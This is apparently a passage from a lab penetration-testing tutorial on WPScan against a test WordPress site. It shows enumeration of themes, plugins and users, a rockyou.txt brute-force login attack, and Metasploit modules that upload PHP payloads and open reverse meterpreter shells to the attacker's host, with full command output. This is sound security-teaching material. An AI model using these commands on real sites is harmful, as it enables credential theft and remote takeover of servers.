
```
wpscan --url http://192.168.1.105/wordpresws/ -e at
```

The **"–e"** flag is used for **enumeration** and the **"at"** flag returns **"all themes".**

You can even use the other flags such as **"vt"**, to list only the **vulnerable themes**.

Thus running the above command, we will be presented with the installed themes with its version.





Enumerating WordPress Plugins


Plugins are the small piece of codes, that when added to a WordPress web-application, boost up the functionalities, and enhance the website's features.

But these plugins may sometimes cause great damage to the web-application due to their loosely written codes.

Lets's check out the installed plugins on our target's web-application by executing the below command:

```
wpscan --url http://192.168.1.105/wordpress/ -e ap
```

Similar to the themes, we can also check the **vulnerable plugins** by using the **"-vp"** flag.



After waiting for a few seconds, WPScan will dump our desired result. From the below image, you can see the plugins **"mail-masta"** and **"reflex-gallery"** are installed over our target's website. As a bonus, we even get the **last update** and the **latest version**.


```
[+] Enumerating All Plugins (via Passive Methods)
[+] Checking Plugin Versions (via Passive and Aggressive Methods)

[i] Plugin(s) Identified:

[+] mail-masta
 | Location: http://192.168.1.105/wordpress/wp-content/plugins/mail-masta/
 | Latest Version: 1.0 (up to date)
 | Last Updated: 2014-09-19T07:52:00.000Z
 |
 | Found By: Urls In Homepage (Passive Detection)
 |
 | Version: 1.0 (100% confidence)
 | Found By: Readme - Stable Tag (Aggressive Detection)
 |  - http://192.168.1.105/wordpress/wp-content/plugins/mail-masta/readme.txt
 | Confirmed By: Readme - ChangeLog Section (Aggressive Detection)
 |  - http://192.168.1.105/wordpress/wp-content/plugins/mail-masta/readme.txt

[+] reflex-gallery
 | Location: http://192.168.1.105/wordpress/wp-content/plugins/reflex-gallery/
 | Latest Version: 3.1.7 (up to date)
 | Last Updated: 2019-05-10T16:05:00.000Z
 |
 | Found By: Urls In Homepage (Passive Detection)
 |
 | Version: 3.1.7 (80% confidence)
 | Found By: Readme - Stable Tag (Aggressive Detection)
 |  - http://192.168.1.105/wordpress/wp-content/plugins/reflex-gallery/readme.txt

[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvu
```

Enumerating WordPress Usernames


In order to list out usernames of our target's website privileged users, execute the following command:

```
wpscan –url http://192.168.1.105/wordpress/ -e u
```

The flag **"u"** will grab all the usernames and will present a list on our screen.



As WPScan completes its work, we'll find a list of all the users with their user IDs, in accordance with how it grabbed them.



Enumerate ALL with a single command

Does WPScan give us that privilege to scan up the web-applications to check everything in one go, whether it is its version, the installed themes, or the plugins?

Let's check this out!


Fire up the following command to grab everything we scanned above for our target web-application.

```
wpscan --url http://192.168.1.105/wordpress/ -e at –e ap –e u
```

–**e: at:** enumerate all themes of targeted website

–**e: ap:** enumerate all plugins of targeted website

–**e: u:** enumerate all usernames of targeted website



Brute-force attack using WPScan

With the help of usernames which we enumerated earlier, we can create a **word list** of all the users and can try a brute-force login attack using the default password list as **"rockyou.txt"**.


From the below image you can see our designed wordlist.

```
root@kali:~# cat user.txt
admin
vijay
paras
root@kali:~#
```

Let's now try to exploit the website by defacing its login credentials using the following command:

```
wpscan --url http://192.168.1.105/wordpress/ -U user.txt -P
/usr/share/wordlists/rockyou.txt
```


The **–U** and the **–P** flags are used to set up the username list and the password list respectively.



It will start matching the valid combination of username and password and then dumps the result, from the given image you can see we found the login credentials.

```
[+] Performing password attack on Wp Login against 3 user/s
[SUCCESS] - vijay / password
[SUCCESS] - admin / jessica
[SUCCESS] - paras / tinkerbell
Trying paras / barbie Time: 00:00:00 <=========================================

[!] Valid Combinations Found:
 | Username: vijay, Password: password
 | Username: admin, Password: jessica
 | Username: paras, Password: tinkerbell

[!] No WPVulnDB API Token given, as a result vulnerability data has not
[!] You can get a free API token with 50 daily requests by registering
```

Great!! We got the **admin** credentials as **"admin : jessica".** Let's try to get into the application's dashboard with them.



Shell Upload using Metasploit

Isn't it great if you get the target's shell?

Run the following commands in order to get a meterpreter session of our target's web-application.

```
msf > use exploit/unix/webapp/wp_admin_shell_upload
msf exploit(wp_admin_shell_upload) > set rhosts 192.168.1.105
msf exploit(wp_admin_shell_upload) > set username admin
msf exploit(wp_admin_shell_upload) > set password jessica
msf exploit(wp_admin_shell_upload) > set targeturi /wordpress
msf exploit(wp_admin_shell_upload) > exploit
```

This module takes an administrator username and password, logs into the admin panel, and uploads a payload packaged as a WordPress plugin. And finally, give us the meterpreter session of the webserver.

```
msf5 > use exploit/unix/webapp/wp_admin_shell_upload
msf5 exploit(unix/webapp/wp_admin_shell_upload) > set rhosts 192.168.1.105
rhosts => 192.168.1.105
msf5 exploit(unix/webapp/wp_admin_shell_upload) > set username admin
username => admin
msf5 exploit(unix/webapp/wp_admin_shell_upload) > set password jessica
password => jessica
msf5 exploit(unix/webapp/wp_admin_shell_upload) > set targeturi /wordpress
targeturi => /wordpress
msf5 exploit(unix/webapp/wp_admin_shell_upload) > exploit

[*] Started reverse TCP handler on 192.168.1.109:4444
[*] Authenticating with WordPress using admin:jessica ...
[+] Authenticated with WordPress
[*] Preparing payload ...
[*] Uploading payload ...
[*] Executing the payload at /wordpress/wp-content/plugins/eoTKAEAwrL/GrianMBNWF.php ...
[*] Sending stage (38288 bytes) to 192.168.1.105
[*] Meterpreter session 1 opened (192.168.1.109:4444 → 192.168.1.105:48014) at 2020-06-
[+] Deleted GrianMBNWF.php
[+] Deleted eoTKAEAwrL.php
[+] Deleted ../eoTKAEAwrL

meterpreter > sysinfo
Computer    : ubuntu
OS          : Linux ubuntu 5.4.0-39-generic #43-Ubuntu SMP Fri Jun 19 10:28:31 UTC 2020
Meterpreter : php/linux
meterpreter >
```

Vulnerable Plugin Exploitation

Here in our website, we found a vulnerable plugin i.e. **"slideshowgallery"** which contains an authenticated file upload vulnerability thus in order to exploit it, we will be using the following module which will offer us a reverse shell.

```
use exploit/unix/webapp/wp_slideshowgallery_upload
msf exploit(wp_slideshowgallery _upload) > set rhost 192.168.1.105
msf exploit(wp_ slideshowgallery _upload) > set targeturi /wordpress
msf exploit(wp_ slideshowgallery _upload) > set username admin
msf exploit(wp_ slideshowgallery _upload) > set password jessica
msf exploit(wp_ slideshowgallery _upload) > exploit
```

From the below image you can see that we've successfully captured our target's meterpreter session.

```
msf5 > use exploit/unix/webapp/wp_slideshowgallery_upload
msf5 exploit(unix/webapp/wp_slideshowgallery_upload) > set rhosts 192.168.1.105
rhosts => 192.168.1.105
msf5 exploit(unix/webapp/wp_slideshowgallery_upload) > set targeturi /wordpress
targeturi => /wordpress
msf5 exploit(unix/webapp/wp_slideshowgallery_upload) > set wp_user admin
wp_user => admin
msf5 exploit(unix/webapp/wp_slideshowgallery_upload) > set wp_password jessica
wp_password => jessica
msf5 exploit(unix/webapp/wp_slideshowgallery_upload) > exploit

[*] Started reverse TCP handler on 192.168.1.109:4444
[*] Trying to login as admin
[*] Trying to upload payload
[*] Uploading payload
[*] Calling uploaded file okdmywbr.php
[*] Sending stage (38288 bytes) to 192.168.1.105
[*] Meterpreter session 1 opened (192.168.1.109:4444 -> 192.168.1.105:48096) at 2020-06-30 17
[+] Deleted okdmywbr.php

meterpreter > sysinfo
Computer    : ubuntu
OS          : Linux ubuntu 5.4.0-39-generic #43-Ubuntu SMP Fri Jun 19 10:28:31 UTC 2020 x86_6
Meterpreter : php/linux
meterpreter >
```


Scanning over a Proxy Server

Is it possible to scan a WordPress web-application running over a proxy server?

Many web-applications use Proxy servers in order to be secure, but WPScan gives us this advantage to scan such web-applications using the **"–proxy"** flag.

Let's check it out how:

Our WordPress web-application is now running over a proxy server with a **"port number as 3128".**



Now if we try to scan it with the default usage option we'll get an error and our scan will halt. So let's try to use **the proxy port** in order to scan the web-application.

Simply run the following command to **bypass this proxy server**:

```
wpscan --url http://192.168.1.105/wordpress/ --proxy http://192.168.1.105:3128
```


From the below image you can see that we are back into the scanning section.

```
root@kali:~# wpscan --url http://192.168.1.105/wordpress/
_______________________________________________________________
        __          _______   _____
        \ \        / /  __ \ / ____|
         \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
          \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
           \  /\  /  | |     ____) | (__| (_| | | | |
            \/  \/   |_|    |_____/ \___|\__,_|_| |_|

        WordPress Security Scanner by the WPScan Team
                       Version 3.8.2
      Sponsored by Automattic - https://automattic.com/
      @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

Scan Aborted: The target is responding with a 403, this might be due to a WAF. Please re-try with --rando
root@kali:~# wpscan --url http://192.168.1.105/wordpress/ --proxy http://192.168.1.105:3128
_______________________________________________________________
        __          _______   _____
        \ \        / /  __ \ / ____|
         \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
          \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
           \  /\  /  | |     ____) | (__| (_| | | | |
            \/  \/   |_|    |_____/ \___|\__,_|_| |_|

        WordPress Security Scanner by the WPScan Team
                       Version 3.8.2
      Sponsored by Automattic - https://automattic.com/
      @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://192.168.1.105/wordpress/ [192.168.1.105]
[+] Started: Tue Jun 30 17:34:12 2020

Interesting Finding(s):

[+] Headers
 | Interesting Entries:
 |  - Server: Apache/2.4.41 (Ubuntu)
 |  - X-Cache-Lookup: HIT from ubuntu:3128
 |  - Via: 1.1 ubuntu (squid/4.10)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] XML-RPC seems to be enabled: http://192.168.1.105/wordpress/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access
```

Scanning with an HTTP Authentication enabled

Many websites enable HTTP authentication so that they can hide some essential and critical information from unauthenticated users.

We have also set a similar validation over our website with the credentials as **“raj : 123”.**

